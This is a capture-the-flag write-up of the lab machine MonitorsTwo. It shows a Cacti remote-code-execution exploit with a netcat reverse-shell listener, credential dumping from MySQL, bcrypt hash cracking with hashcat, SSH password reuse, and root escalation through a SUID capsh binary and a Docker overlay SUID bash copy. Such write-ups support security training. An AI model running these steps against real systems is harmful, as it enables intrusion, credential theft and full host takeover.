MonitorsTwo

Machine Information
| Name | OS | IP | Difficulty |
|---|---|---|---|
| MonitorsTwo | Linux | 10.10.11.211 | Easy |
Background
This machine is based on CVE-2022-46169 and CVE2021-41091 The version of Cacti allows the attacker to bypass authentication and gain remote code execution. The docker exploit allows a low privilege user to traverse directories and retains the suid of the docker container user to the host.
Methodology
First, let's start off with a nmap scan to see what we are up against.
Nmap Scan
$ sudo nmap -Pn -n -p- -A -T4 -v 10.10.11.211 -oN nmap.txt
<SNIP>
Nmap scan report for 10.10.11.211
Host is up (0.055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4F12CCCD3C42A4A478F067337FE92794
|_http-title: Login to Cacti
<SNIP>
With the output from Nmap we see that we are working with two different ports, 80, and 22. Based off the scan, port 22 does not appear to be vulnerable, but might be a method for entry further along.
Lets dig in with port 80 to see if there might be any exploitation there.
Cacti
Navigating to http://10.10.11.211 we can see that the web application is running Cacti, a monitoring solution. From the login page we can see that it is version 1.2.22.

We can see if Exploit-DB has anything for this version of Cacti from our terminal with searchsploit.
$ searchsploit cacti 1.2.22
----------------------------------------------------------- ---------------------------------
 Exploit Title                                             |  Path
----------------------------------------------------------- ---------------------------------
Cacti v1.2.22 - Remote Command Execution (RCE)             | php/webapps/51166.py
----------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
This exploit might allow us to gain remote code execution via Cacti. Let us create a copy so we can make any changes necessary.
$ searchsploit -m 51166
Exploit: Cacti v1.2.22 - Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/51166
     Path: /usr/share/exploitdb/exploits/php/webapps/51166.py
    Codes: CVE-2022-46169
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /htb/monitors-two/51166.py
Before we run it we will need to make a small change to the script. Open the file in your favorite text editor.
This line needs to be changed from
To We will need two terminals, one for the script, and another to catch the reverse shell.If successful, we should be able to catch the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.124] from (UNKNOWN) [10.10.11.211] 59562
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$
Reverse Shell
At this point we can stabilize the shell if we want to with
Then using Ctrl + Z to background the shell
Python is not installed so we cannot use the typical pseudo terminal like below.
We can run some simple commands to see where we are at. whoami returns www-data and ls /home returns nothing, ls -la / gives us a entrypoint.sh and a .dockerenv letting us know we are in a docker container.
Catting out the entrypoint.sh reveals the MySQL root user, password, host and database
www-data@50bca5e748b0:/var/www/html$ cat /entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
We can also confirm this from the cacti configuration
www-data@50bca5e748b0:/var/www/html$ grep /var/www/html/include/config.php -e "\$database"
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'db';
$database_username = 'root';
$database_password = 'root';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;
MySQL
With the MySQL details at hand, let's explore the database to see if we can obtain any credentials.
www-data@50bca5e748b0:/var/www/html$ mysql -u root -proot -h db -D cacti -e 'show tables;'
+-------------------------------------+
| Tables_in_cacti                     |
+-------------------------------------+
| <SNIP>                              |
| snmpagent_notifications_log         |
| user_auth                           |
| user_auth_cache                     |
| <SNIP>                              |
+-------------------------------------+
We find a lot of tables but user_auth looks like it might have something. We can see what columns it contains.
www-data@50bca5e748b0:/var/www/html$ mysql -u root -proot -h db -D cacti -e 'show columns from user_auth;'
+------------------------+-----------------------+------+-----+---------+----------------+
| Field                  | Type                  | Null | Key | Default | Extra          |
+------------------------+-----------------------+------+-----+---------+----------------+
| id                     | mediumint(8) unsigned | NO   | PRI | NULL    | auto_increment |
| username               | varchar(50)           | NO   | MUL | 0       |                |
| password               | varchar(256)          | NO   |     |         |                |
| <SNIP>                 |                       |      |     |         |                |
+------------------------+-----------------------+------+-----+---------+----------------+
Within the table there are plenty of columns, but we can filter down to just the username and password columns.
www-data@50bca5e748b0:/var/www/html$ mysql -u root -proot -h db -D cacti -e 'select username,password from user_auth;'
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
| guest    | 43e9a4ab75570f5b                                             |
| marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+----------+--------------------------------------------------------------+
This reveals two potential usernames, admin, and marcus, and potential for cracking two passwords.
Hashcat
On our own machine we will create a file that contains the username : hash
admin:$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
marcus:$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
This will error out with the following because it could not auto detect which hash mode we are trying to crack.
$ hashcat hashes.txt /usr/share/wordlists/rockyou.txt --username
<SNIP>
The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].
Let's correct our command to include the hash mode
Once it has finished trying to crack both the hashes we can see if there are any results$ hashcat -m 3200 hashes.txt --username --show
marcus:$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
We were able to crack the password for marcus which is funkymonkey
User
We can check for password reuse by trying to login to the exposed SSH service. Password reuse is a common exploitable avenue which is why it is recommend to have different passwords for all logins.
$ ssh marcus@10.10.11.211
marcus@10.10.11.211's password:
<SNIP>

You have mail.
Last login: Thu Mar 23 10:12:28 2023 from 10.10.14.40
marcus@monitorstwo:~$
We are in and have a user! From here we can cat the user.txt flag and submit it.
Root
When we logged in from SSH we were informed we have mail! Let's take a look at what that might be.
marcus@monitorstwo:~$ cat /var/mail/marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xml_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
What we can gather from this email are a handful of possible CVEs
- CVE-2021-33033: uname -r gives us 5.4.0-147-generic, so this might be possible.
- CVE-2020-25706: They are running Cacti 1.2.22, and we have already exploited Cacti
- CVE-2021-41091: There are some interesting words here, directory traversal with code execution without restrictions, sounds fun.
Digging into CVE-2021-33033 the kernel currently running was released two years after this exploit was found. CVE-2021-41091 gives us some things to look into. We found this interesting blog on the topic.
docker --version shows us Docker version 20.10.5+dfsg1, build 55c4c88 which is applicable to the CVE.
Can we see the path to the docker overlay as described in the article?
marcus@monitorstwo:~$ findmnt |grep overlay
├─/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged       overlay                overlay    rw,relatime,lowerdir=/var/lib/docker/overlay2/l/756FTPFO4AE7HBWVGI5TXU76FU:/var/lib/docker/overlay2/l/XKE4ZK5GJUTHXKVYS4MQMJ3NOB:/var/lib/docker/overlay2/l/3JPYTR54WWK2EX6DJ7PMMAVPQQ:/var/lib/docker/overlay2/l/YWET34PNBXR53LJY2XX7ZIXHLS:/var/lib/docker/overlay2/l/IM3MC55GS7JDB4D2EYTLAZAYLJ:/var/lib/docker/overlay2/l/6TLSBQSLTGP74QVFJVO2GOHLHL:/var/lib/docker/overlay2/l/OOXBDBKU7L25J3XQWTXLGRF5VQ:/var/lib/docker/overlay2/l/FDT56KIETI2PMNR3HGWAZ3GIGS:/var/lib/docker/overlay2/l/JE6MIEIU6ONHIWNBG36DJGDNEY:/var/lib/docker/overlay2/l/IAY73KSFENK4CC5DX5L2HCRFQJ:/var/lib/docker/overlay2/l/UDDRFLWFZYH6I5EUDCDWCOPSZX:/var/lib/docker/overlay2/l/5MM772DWMOBQZAEA4J34QYSZII,upperdir=/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/diff,workdir=/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/work,xino=off
├─/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged       overlay                overlay    rw,relatime,lowerdir=/var/lib/docker/overlay2/l/4Z77R4WYM6X4BLW7GXAJOAA4SJ:/var/lib/docker/overlay2/l/Z4RNRWTZKMXNQJVSRJE4P2JYHH:/var/lib/docker/overlay2/l/CXAW6LQU6QOKNSSNURRN2X4JEH:/var/lib/docker/overlay2/l/YWNFANZGTHCUIML4WUIJ5XNBLJ:/var/lib/docker/overlay2/l/JWCZSRNDZSQFHPN75LVFZ7HI2O:/var/lib/docker/overlay2/l/DGNCSOTM6KEIXH4KZVTVQU2KC3:/var/lib/docker/overlay2/l/QHFZCDCLZ4G4OM2FLV6Y2O6WC6:/var/lib/docker/overlay2/l/K5DOR3JDWEJL62G4CATP62ONTO:/var/lib/docker/overlay2/l/FGHBJKAFBSAPJNSTCR6PFSQ7ER:/var/lib/docker/overlay2/l/PDO4KALS2ULFY6MGW73U6QRWSS:/var/lib/docker/overlay2/l/MGUNUZVTUDFYIRPLY5MR7KQ233:/var/lib/docker/overlay2/l/VNOOF2V3SPZEXZHUKR62IQBVM5:/var/lib/docker/overlay2/l/CDCPIX5CJTQCR4VYUUTK22RT7W:/var/lib/docker/overlay2/l/G4B75MXO7LXFSK4GCWDNLV6SAQ:/var/lib/docker/overlay2/l/FRHKWDF3YAXQ3LBLHIQGVNHGLF:/var/lib/docker/overlay2/l/ZDJ6SWVJF6EMHTTO3AHC3FH3LD:/var/lib/docker/overlay2/l/W2EMLMTMXN7ODPSLB2FTQFLWA3:/var/lib/docker/overlay2/l/QRABR2TMBNL577HC7DO7H2JRN2:/var/lib/docker/overlay2/l/7IGVGYP6R7SE3WFLYC3LOBPO4Z:/var/lib/docker/overlay2/l/67QPWIAFA4NXFNM6RN43EHUJ6Q,upperdir=/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/diff,workdir=/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/work,xino=off
Yes we can, one is the Cacti container, the other is the db. Now if we can see files inside the containers
marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
bin   dev            etc   lib    media  opt   root  sbin  sys  usr
boot  entrypoint.sh  home  lib64  mnt    proc  run   srv   tmp  var
We need to make sure we are looking at the correct container, we can just make a tmp file from our reverse shell touch /tmp/himom
ls /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/tmp
marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/tmp
himom                                  sess_817030c952507ff382ad8cbd89fef051
From the blog if we can get root inside the container we can keep the SUID. Let's go back to our Cacti reverse shell that we have to see if there is anything more we can exploit.
www-data@50bca5e748b0:/var/www/html$ find / -perm -4000 -ls 2>/dev/null
    42364     88 -rwsr-xr-x   1 root     root        88304 Feb  7  2020 /usr/bin/gpasswd
    42417     64 -rwsr-xr-x   1 root     root        63960 Feb  7  2020 /usr/bin/passwd
    42317     52 -rwsr-xr-x   1 root     root        52880 Feb  7  2020 /usr/bin/chsh
    42314     60 -rwsr-xr-x   1 root     root        58416 Feb  7  2020 /usr/bin/chfn
    42407     44 -rwsr-xr-x   1 root     root        44632 Feb  7  2020 /usr/bin/newgrp
     5431     32 -rwsr-xr-x   1 root     root        30872 Oct 14  2020 /sbin/capsh
    41798     56 -rwsr-xr-x   1 root     root        55528 Jan 20  2022 /bin/mount
    41819     36 -rwsr-xr-x   1 root     root        35040 Jan 20  2022 /bin/umount
    41813     72 -rwsr-xr-x   1 root     root        71912 Jan 20  2022 /bin/su
Going through GTFOBins we can see capsh can give us a root shell
We can see the username has changed to root and the prompt changed from $ to #. We can still confirm with a whoami
www-data@50bca5e748b0:/var/www/html$ capsh --gid=0 --uid=0 --
root@50bca5e748b0:/var/www/html# whoami
root
Now that we can escape www-data to root in the container, we can string the rest of this exploit together. Let us copy /bin/bash to /tmp/bash and set SUID for it in the docker reverse shell.
From the SSH connection with marcus we can escalate root with the copy of the bash program that has SUID set.
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/tmp/bash -p
marcus@monitorstwo:~$ /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/tmp/bash -p
bash-5.1# whoami
root
We can now submit the root flag!